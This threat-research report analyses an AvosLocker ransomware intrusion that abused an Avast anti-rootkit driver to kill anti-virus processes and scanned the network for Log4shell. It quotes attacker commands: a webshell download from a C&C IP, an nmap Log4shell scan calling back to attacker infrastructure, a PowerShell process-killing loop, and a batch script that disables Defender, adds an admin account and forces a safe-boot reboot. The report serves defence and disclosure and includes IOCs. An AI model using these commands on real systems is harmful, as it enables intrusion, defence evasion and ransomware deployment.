AvosLocker Ransomware Variant Abuses Driver File to Disable Anti-Virus, Scans for Log4shell

We found an AvosLocker ransomware variant using a legitimate anti-virus component to disable detection and blocking solutions.

We found samples of AvosLocker ransomware that makes use of a legitimate driver file to disable anti-virus solutions and detection evasion. While previous AvosLocker infections employ similar routines, this is the first sample we observed from the US with the capability to disable a defense solution using a legitimate Avast Anti-Rootkit Driver file (*asWarPot.sys*). In addition, the ransomware is also capable of scanning multiple endpoints for the Log4j vulnerability Log4shell using Nmap NSE script.

Infection chain



Figure 1. AvosLocker infection chain

According to our analysis, the suspected entry point is via the Zoho ManageEngine ADSelfService Plus (ADSS) exploit:

Figure 2. The ADSS exploit abusing CVE-2021-40539

Due to the lack of network traffic details, we could not identify the exact CVE ID of the security gap the attacker used. However, there are some indications that they abused the same vulnerability previously documented by Synacktiv during a pentest, CVE-2021-40539. The gap we observed was particularly similar to the creation of JSP files (*test.jsp*), execution of *keytool.exe* with "null" parameters to run a crafted Java class/code.

Mapping the infection

The ADSS JAVA component (C:\ManageEngine\ADSelfService Plus\jre\bin\java.exe) executed mshta.exe to remotely run a remotely-hosted HTML application (HTA) file from the attackers' command and control (C&C) server. Using Trend Micro™ Vision One™, we mapped out the processes that the infection performed to spawn the process.



Figure 3. Remotely executing an HTA file from the C&C server. Screenshots taken from Trend Micro Vison One.



Figure 4. HTA file connecting to the C&C

A closer look at the HTA file revealed that the mshta.exe downloads and executes the remotely hosted HTA file. The HTA executed an obfuscated PowerShell script that contains a shellcode, capable of connecting back to the C&C server to execute arbitrary commands.



Figure 5. Obfuscated PowerShell script contains a shellcode

The PowerShell process will download an ASPX webshell from the C&C server using the command < *cmd.exe /c powershell -command Invoke-WebRequest -Uri hxxp://xx.xx.xx.xx/subshell.aspx -OutFile /ManageEngine/ADSelfService Plus/webapps/adssp/help/admin-guide* >. According to Synacktiv's research, with this command, the downloaded ASPX webshell is downloaded from a remote IP address and saved to the directory, and still accessible to the attacker. The attackers gathered system information using available tools such as whoami and systeminfo, as well as PowerShell commands.



Figure 6. Gather system information

The code executes on the current domain controller to gather the username information, while the query user information gathers data about user sessions on a Remote Desktop Session Host server, name of the user, session ID, state of the session (either active or disconnected), idle time, date, and time the user logged on.



Figure 7. Executed with the /domain argument to collect username information



Figure 8. query user information for session data

The PowerShell downloads, installs, and allows the remote desktop tool AnyDeskMSI through the firewall.



Figure 9. The PowerShell downloading and installing AnyDeskMSI

We observed that a new user account was created, added to the current domain, and included in the administrator group. This ensures the attacker can have administrative rights to the infected system. The attackers also checked the running processes in the system via TaskList to check for anti-virus processes running in the infiltrated system.



Figure 10. Creating a new account with admin rights



Figure 11. Checking for anti-virus processes running

During the scan, we observed an attempt to terminate security products initiated via TaskKill. Testing the sample with Trend Micro Vision One, the attempt failed as its sensors were still able to send activity data to the platform.



Figure 12. Terminating security products running

Tools and functions

Additional tools and components were copied to the compromised machine using AnyDeskMSI to scan the local network and disable security products. The tools transferred using AnyDesk are:

- **Netscan: To scan for other endpoints**
- **Nmap (log4shell.nse): To scan for Log4shell vulnerable endpoints**
- **Hacking tools Mimikatz and Impacket: For lateral movement**
- **PDQ deploy: For mass deployment of malicious script to multiple endpoints**
- **Aswarpot.sys: For disabling defense solutions. We noted that it can disable a number of anti-virus products, previously identified by Aon's researchers.**



Figure 13. Copying tools and other malicious components to the compromised machine using AnyDesk

We found an Avast anti-rootkit driver installed as service 'asWarPot.sys' using the command *sc.exe create aswSP_ArPot2 binPath= C:\windows\aswArPot.sys type= kernel*. It installs the driver file in preparation for disabling the running anti-virus product. We noted the unusual use of cmd.exe for execution of the file.

Figure 14. Executing the anti-rootkit driver in the system

Mimikatz components were also copied to the affected machine via AnyDeskMSI. However, these components were detected and deleted.

Figure 15. Detecting and deleting Mimikatz

We observed the PowerShell script disabling the security products by leveraging aswarpot.sys (a legitimate Avast Anti-Rootkit Driver). A list of security product processes was supplied and subsequently terminated by the driver.

Figure 16. Listing and terminating the security products found running in the compromised system

Verification: Manual replication of anti-virus disabling routine

We manually replicated the routine and commands for disabling the defense solutions to further look into the routine. Figure 17 shows the list of processes that the routine searches on infection :

- **EndpointBasecamp.exe**
- **Trend Micro Endpoint Basecamp**
- **ResponseService.exe**
- **PccNTMon.exe**
- **SupportConnector.exe**
- **AOTAgent.exe**
- **CETASvc.exe**
- **CETASvc**
- **iVPAgent.exe**
- **tmwscsvc.exe**
- **TMResponse**
- **AOTAgentSvc**

- **TMBMServer**
- **iVPAgent**
- **Trend Micro Web Service Communicator**
- **Tmccsf**
- **Tmlisten**
- **Ntrtscan**
- **TmWSCSvc**

Figure 17. Searching for processes

We found that aswArPot.sys, registered as aswSP_ArPot2 as a service, is used as the handle for the following DeviceIoControl call.

```
$h=$i::CreateFile("\\.\aswSP_ArPot2",0xc0000000,0,0,3,0x80,0)
```

Figure 18. Driver file preparing to disable an anti-virus product

The DeviceIoControl function is used to execute parts of the driver. In this case, the DeviceIoControl is inside a loop that iterates through the list of processes mentioned above. Additionally, we can see that 0x9988C094 is passed to DeviceIoControl as an argument simultaneous to the ID of the current process in the iteration.

```
while($a -ne 100000){$processList | ForEach-Object {$q=Get-Process -Name $_
if ($q.id -gt 0){$p=$i::DeviceIoControl($h,0x9988C094,[ref]$q.id[0],4,0,0,[Ref]$r,0)}
Start-Sleep -Milliseconds 300
$a++}}
```

Figure 19. DeviceIoControl as an argument with the current process ID

Inside aswArPot.sys, we saw 0x9988C094 in a switch case with a function sub_14001DC80 case. Inside function sub_14001DC80, we can see that that function has the capability to terminate a given process.

```
case (int)0x9988C094:
  if ( (_DWORD)a3 != 4 || !v8 )
    goto LABEL_194;
  result = sub_14001DC80(*(_DWORD *)v8);
  goto LABEL_148;
```

```
v1 = a1;
v2 = qword_14004CD60;
v11 = 0i64;
v13 = 0;
v12 = 0i64;
v9 = 0i64;
_mm_storeu_si128((__m128i *)&v14, (__m128i)0i64);
v8 = v1;
v10 = 48;
KeStackAttachProcess(v2, &v15);
v3 = ZwOpenProcess(&Handle, 1i64, &v10, &v8);
v4 = v3 == 0;
if ( !v3 )
{
  if ( !ObReferenceObjectByHandle(Handle, 0, 0i64, 0, &Object, 0i64) )
  {
    switch ( dword_14004D448 )
    {
      case 1281:
        *((_DWORD *)Object + 146) &= 0xFFFFDFFF;
        break;
      case 1282:
        *((_DWORD *)Object + 144) &= 0xFFFFDFFF;
        break;
      case 1536:
        *((_DWORD *)Object + 138) &= 0xFFFFDFFF;
        break;
      case 1537:
        *((_DWORD *)Object + 156) &= 0xFFFFDFFF;
        break;
      case 1538:
        *((_DWORD *)Object + 154) &= 0xFFFFDFFF;
        break;
    }
    ObfDereferenceObject(Object);
  }
  v4 = ZwTerminateProcess(Handle, 0i64);
  ZwClose(Handle);
}
KeUnstackDetachProcess(&v15);
return v4;
```

Figure 20. 0x9988C094 in a switch case with sub_14001DC80 (above), with the latter value terminating a process (below).

Other executions and lateral movement

After disabling the security products, the actors behind AvosLocker again tried to transfer other tools, namely Mimikatz and Impacket.

processFilePath	C:\temp\wmiexec.exe
processCmd	wmiexec.exe -hashes [redacted]
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	C:\temp\wmiexec.exe
objectCmd	wmiexec.exe -hashes [redacted]
tags	XSAE.F2833 - Pass the Hashs via SMBEXEC MITRE.T1075 - Pass the Hash MITREV9.T1550.002 - Pass the Hash

eventSubId	processFilePath	objectFilePath
101 - TELEMETRY_FILE_CREATE	C:\temp\mimikatz\x64\mimikatz.exe	C:\temp\mimikatz\x64\luck.txt
1 - TELEMETRY_PROCESS_OPEN	C:\temp\mimikatz\x64\mimikatz.exe	C:\Windows\System32\lsass.exe
2 - TELEMETRY_PROCESS_CREATE	C:\temp\mimikatz\x64\mimikatz.exe	C:\Windows\System32\conhost.exe
2 - TELEMETRY_PROCESS_CREATE	C:\Windows\System32\svchost.exe	C:\temp\mimikatz\x64\mimikatz.exe

Figure 21. Execution of Mimikatz (above) and Impacket via C:\temp\wmiexec.exe (below)

We also observed the execution of a password recovery tool XenArmor with C:\temp\pass\start.exe.

processFilePath	C:\Windows\SysWOW64\cmd.exe
processCmd	C:\Windows\system32\cmd.exe
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	C:\temp\pass\start.exe
objectCmd	start.exe -a index.html

Figure 22. XenArmor password recovery tool execution

We observed the attackers using an NMAP script to check for Log4shell, the Apache Log4j remote code execution (RCE, with ID CVE-2021-44228) vulnerability across the network. They used the command *nmap --script log4shell.nse --script-args log4shell.waf-bypass=true --script-args log4shell.callback-server=xx.xx.xx.xx:1389 -p 80,443 xx.xx.xx.xx/xx*, and set the callback server to the attacker group C&C server.

204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	nmap --script log4shell.nse --script-args log4shell.waf-bypass=true --script-args log4shell.callback-server
204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	nmap --script log4shell.nse --script-args log4shell.waf-bypass=true --script-args log4shell.callback-server
204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	nmap --script log4shell.nse --script-args log4shell.waf-bypass=true --script-args log4shell.callback-server

Figure 23. Checking for log4shell

We also observed more system network configuration discovery techniques being run, possibly for lateral movement as it tried looking for other available endpoints.



Figure 24. Running more system network configuration discovery scans

Deploying across the network

We saw software deployment tool PDQ being used to deploy malicious batch scripts to multiple endpoints in the network.

Figure 25. Deploying malicious batch scripts to other endpoints

The deployed batch script has the following commands:

- **Disable Windows Update and Microsoft Defender**

```
net stop wuauserv &
sc config wuauserv start= disabled &
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f &
```

Figure 26. Disable Microsoft defense services

- **Prevents safeboot execution of security products**

```
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPProtectedService /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\epredline /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\CylanceSvc /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SAVService /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\klnagent /f &
reg delete "HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\Sophos File Scanner Service" /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\SntpService /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPSecurityService /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPUpdateService /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\EPIntegrationService /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\TmCCSF /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\TmWSCSvc /f &
reg delete HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Network\McAfeeFramework /f &
```

Figure 27. Prevent security products' execution

- **Create new administrator account**

```
net user [redacted] Password123456 /add &
net localgroup Administrators [redacted] /add &
```

Figure 28. Create new account

- **Add the AutoStart mechanism for the AvosLocker executable (update.exe)**

Figure 29. Add Autostart for ransomware executable

- **Disables legal notice caption**

```
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeCaption /f &
reg delete "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v LegalNoticeText /f &
reg delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v LegalNoticeCaption /f &
reg delete HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\system /v LegalNoticeText /f &
```

Figure 30. Disable legal notice

- **Set safeboot with networking and disables Windows Error Recovery and reboot**

```
bcdedit /set {default} safeboot network &
bcdedit /set {current} bootstatuspolicy ignoreallfailures &
shutdown -r -t 0
```

Figure 31. Setting and disabling network and specific Windows functions

Conclusion

While AvosLocker has been documented for its abuse of AnyDesk for lateral movement as its preferred application, we note that other remote access applications can also be abused to replace it. We think the same can be said for the software deployment tool, wherein the malicious actors can subsequently decide to replace and abuse it with other commercially available ones. In addition, aside from its availability, the decision to choose the specific rootkit driver file is for its capability to execute in kernel mode (therefore operating at a high privilege).

This variant is also capable of modifying other details of the installed security solutions, such as disabling the legal notice. Other modern ransomware, such as Mespinoza/Pysa, modify the registries of infected systems during their respective routines to inform their victims that they have been compromised.

Similar to previously documented malware and ransomware groups, AvosLocker takes advantage of the different vulnerabilities that have yet to be patched to get into organizations' networks. Once inside, the continuing trend of abusing legitimate tools and functions to mask malicious activities and actors' presence grows in sophistication. In this case, the attackers were able to study and use Avast's driver as part of their arsenal to disable other vendors' security products.

However, and specific to this instance, the attempt to kill an anti-virus product such as this variant's TaskKill can also be foiled. In this example using Trend Micro Vision One, the attempt was unsuccessful likely due to the product's self-protection feature, which allowed the sensors to continue sending data and block the noted routine. The visibility enabled by the platform allowed us as researchers to capture the extent of this ransomware's attack chain and replicate the driver file being abused to verify its function during compromise.

Avast responded to our notification with this statement:

"We can confirm the vulnerability in an old version of our driver aswArPot.sys, which we fixed in our Avast 21.5 released in June 2021. We also worked closely with Microsoft, so they released a block in the Windows operating system (10 and 11), so the old version of the Avast driver can't be loaded to memory.

The below example shows that the blocking works (output from the "sc start" command):

> (SC) StartService FAILED 1275:
>
> This driver has been blocked from loading

The update from Microsoft for the Windows operating system was published in February as an optional update, and in Microsoft's security release in April, so fully updated machines running Windows 10 and 11 are not vulnerable to this kind of attack.

All consumer and business antivirus versions of Avast and AVG detect and block this AvosLocker ransomware variant, so our users are protected from this attack vector.

For users of third-party antivirus software, to stay protected against this vulnerability, we recommend users to update their Windows operating system with the latest security updates, and to use a fully updated antivirus program."

Indicators of Compromise (IOCs)

File	SHA256	Detection
Malicious batch file component	a5ad3355f55e1a15baefea83ce81d038531af516f47716018b1dedf04f081f15	Trojan.BAT.KILLAV.YACAA
AvosLocker executable	05ba2df0033e3cd5b987d66b6de545df439d338a20165c0ba96cde8a74e463e5	Ransom.Win32.AVOSLOCKER.SMYXBLNT
Mimikatz executable (x32 and x64)	912018ab3c6b16b39ee84f17745ff0c80a33cee241013ec35d0281e40c0658d9	HackTool.Win64.MIMIKATZ.ZTJA
	e81a8f8ad804c4d83869d7806a303ff04f31cce376c5df8aada2e9db2c1eeb98	HackTool.Win32.Mimikatz.CNFW
Log4shell Nmap	ddcb0e99f27e79d3536a15e0d51f7f33c38b2ae48677570f36f5e92863db5a96	Backdoor.Win32.CVE202144228.YACAH

NSE script		
Impacket tool	14f0c4ce32821a7d25ea5e016ea26067d6615e3336c3baa854ea37a290a462a8	HackTool.Win32.Impacket.AA